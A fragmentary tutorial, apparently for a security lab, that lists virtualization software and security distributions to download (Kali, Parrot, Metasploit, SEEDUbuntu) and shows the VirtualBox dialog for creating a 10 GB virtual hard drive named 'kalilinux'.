
Step-1



- 1) Download Vmware / Virtual Box,
- 2) Kali linux (Freely available on Kali web site) ok
- 3) Metasploit (Freely available on many sites also)
- 4) Parrot iso file available freely on parrot website
- 5) Seed ubuntu (SEEDUbuntu-16.04-32bit available in google drive also from search engine of google)







← Create Virtual Hard Drive ? ×

File location and size


Please type the name of the new virtual hard drive file into the box below or click on the folder icon to select a different folder to create the file in.

kalilinux 


Select the size of the virtual hard drive in megabytes. This size is the limit on the amount of file data that a virtual machine will be able to store on the hard drive.

4.00 MB 2.00 TB 10 GB



Create Cancel






Step -2





Step-3 storage

